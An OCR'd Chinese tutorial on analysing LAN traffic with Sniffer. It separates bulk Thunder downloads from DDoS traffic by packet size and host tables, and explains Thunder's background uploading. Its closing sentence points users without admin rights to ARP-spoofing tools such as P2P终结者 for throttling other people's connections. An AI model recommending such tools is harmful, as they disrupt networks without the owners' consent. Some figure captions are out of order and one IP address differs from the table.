


图6 Host Table 视图



IP Addr	In Pkts	Out Pkts	In Bytes	Out Bytes	Broadcast	Multicast	Update Time	Create Time
192.168.253.129	124,188	46,216	128,669,611	2,820,575	0	0	2010-8-10 22:13:43.261.539	2010-8-10 21:47:29.292.623
60.191.231.250	27,352	74,851	1,611,361	79,639,252	0	0	2010-8-10 21:48:22.84.243	2010-8-10 21:47:53.826.1
222.81.35.200	16,418	45,952	984,780	46,625,895	0	0	2010-8-10 21:48:22.152.476	2010-8-10 21:47:57.845.833
121.28.216.54	962	2,039	72,672	2,187,167	0	0	2010-8-10 21:48:29.281.696	2010-8-10 21:47:57.746.216
121.207.184.1	688	675	53,664	52,650	0	0	2010-8-10 22:13:42.718.642	2010-8-10 21:47:29.292.623
222.60.80.30	224	215	31,691	54,282	0	0	2010-8-10 21:48:15.280.13	2010-8-10 21:47:57.846.28
192.168.253.2	91	43	8,848	5,128	0	0	2010-8-10 22:12:57.917.287	2010-8-10 21:47:52.744.855
192.168.253.1	57	58	8,271	8,251	0	0	2010-8-10 22:10:52.79.84	2010-8-10 21:53:53.29.706
117.12.130.29	53	11	6,443	978	0	0	2010-8-10 21:48:49.348.55	2010-8-10 21:48:09.588.663
125.39.149.76	35	36	4,553	6,825	0	0	2010-8-10 21:48:28.279.7	2010-8-10 21:47:48.256.739
122.141.227.152	35	27	3,521	2,195	0	0	2010-8-10 22:13:43.261.539	2010-8-10 21:48:11.559.192
123.233.208.45	31	47	2,625	39,000	0	0	2010-8-10 21:48:22.100.40	2010-8-10 21:48:09.13.588
123.129.242.168	25	[illegible]	3,450	13,118	0	0	2010-8-10 21:48:24.507.758	2010-8-10 21:47:53.65.142
58.251.57.228	22	23	4,245	17,953	0	0	2010-8-10 21:48:45.439.813	2010-8-10 21:47:46.176.936
58.254.134.238	18	21	1,794	2,672	0	0	2010-8-10 21:48:28.134.612	2010-8-10 21:47:52.823.30
218.59.144.47	13	13	1,241	1,322	0	0	2010-8-10 22:11:58.280.698	2010-8-10 21:47:56.562.625
60.19.64.50	11	11	896	1,280	0	0	2010-8-10 21:48:11.511.73	2010-8-10 21:48:09.11.507
58.242.161.109	9	6	960	611	0	0	2010-8-10 21:48:50.678.162	2010-8-10 21:48:09.667.426
221.195.47.120	8	3	910	225	0	0	2010-8-10 21:48:22.55.586	2010-8-10 21:48:09.525.588
123.129.242.179	8	11	1,796	1,090	0	0	2010-8-10 21:48:24.525.223	2010-8-10 21:48:22.128.121

图7 192.168.253.129 的收发数据量

熟悉 Sniffer 的简单使用方法之后，点击工具栏的第一个按钮“Start”开始捕获数据，如图 3 所示。

现在进入客户机 A 中使用迅雷下载“U 盘启动的 ghost 文件（PE-BootCD_XP)烟花三月纪念版.RAR”，地址为：thunder://QUFodHRwOi8vZG93bi5vcnNvb24uY29tL8+1zbO5pL7fL7LZ1/fPtc2zLzA3MDYvUEUgTWF4ZG9zLnJhclpa。下载完成之后通过 Sniffer 菜单的“Monitor→Matrix”功能打开 Matrix 视图，找到主窗口下方的标签页，该标签页包含三个子标签：MAC、IP 和 IPX，单击“IP”标签页切换到 IP 视图，可以看到 IP 为 192.168.253.129 的主机建立了无数的连接，如图 4 所示。

虽然该主机建立的连接较多，但是在主机被 DDoS 的情况下同样会建立无数的连接，怎么来区分这些数据是下载数据还是攻击数据呢？要想判断网络行为的类型可以通过数据包的大小判断，一般 DDoS 数据是经过精心伪造的 SYN 数据，数据包会比较小。但是在这个网络环境中可以发现数据包大小在 512-1518 bytes 之间的数据包占到了数据包总数的 90% 以上，这个值是数据包大小在 512-1023s 和 1024-1518s 两个区段的百分比之和。在 Sniffer 菜单中执行 Monitor→Global Statistics 打开视图，在该窗口的左侧的扇形图标上单击，可以切换到扇形视图，如图 5 所示。

通过上面的比例初步可以确定是大量的下载行为了，如果数据包小于 127 bytes 的比例占到 50% 以上，就可以判定该主机是被 DDOS 攻击了，确定是攻击行为之后还需要详细分析数据包，以进一步确定攻击方式。

虽然通过上面的一些分析可以初步判断 192.168.253.129 下载了大量的数据，为了进一步确定可以通过 Host Table 来直观地查看哪个 IP 占用了更多的网络流量，通过菜单的“Monitor→Host Table”可以打开 Host Table 视图，如图 6 所示。






图4 192.168.253.129 建立的连接

通过该图可以看出 IP 为 192.168.253.129、60.191.234.250 和 222.81.35.200 的主机占用了大量的网络带宽，在上述 IP 中只有 192.168.253.129 是监控网段内的主机，现在就可以认定 IP 为 192.168.253.129 的主机进行大量下载操作了。

将 Host Table 切换到 Outline 视图（在该窗口左侧的图标按钮上单击可以切换到不同的视图模式），可以看到 IP 为 192.168.253.129 的主机在该时间段共下载了 128669611Bytes，发送了 2820575Bytes，如图 7 所示。

看到这里大家可能会感觉比较奇怪，在上面的测试过程中我们只是下载了一个文件，并没有执行上传操作，为什么还会有向外发送的数据？这是迅雷的吸血技术造成的，在迅雷运行的过程中即使没有数据下载，只要迅雷在运行中，会自动上传用户以前下载过得文件以提高其他用户的下载速度。每次执行


图8　低版本迅雷保存的下载记录


图9　新版迅雷保存的下载记录




图10　P2P终结者系统设置窗口

下载任务的时候迅雷会将下载文件信息保存在C\Windows\system32\cid_store.dat中（低版本迅雷）。打开该文件可以看到如图8所示的信息。

对于新版的迅雷记录文件，XP下可从C:\Documents and Settings\All Users\Application Data\Thunder Network找到，Win7可在C:\Users\Public\Thunder Network下找到。如果打开该文件可以看到如图9所示的信息。

通过图9可以看出迅雷不仅记录了用户下载的文件名称，并且记录了相关文件的保存路径。如果想要关闭迅雷的自动上传功能，可以用下面的两种方法：第一，每次下载完成后手工删除该文件，当迅雷再次启动之后就不会自动上传数据了；第二，每次下载文件完成之后转移下载的文件到另外的目录，使迅雷即使记录了下载的文件也没有文件可以上传。虽然迅雷本身提供了上传速度限制功能，但是不能从根本上解除迅雷的上传功能，如果不想使用上面的两种方法可以试试迅雷的速度限制功能。

分析其它基于P2P的下载软件同样可以得到上面的分析效果，那么如何避免用户大量上传下载占用网络带宽就成了网络管理员的一个必须要解决的问题，现在大部分交换机已经具有了P2P屏蔽模块，可以屏蔽常见的P2P下载。那么对于没有管理权限的用户来说又该怎么限制别人下载呢？通常的做法是使用基于ARP协议的网络管理软件，例如P2P终结者、聚生网管等。

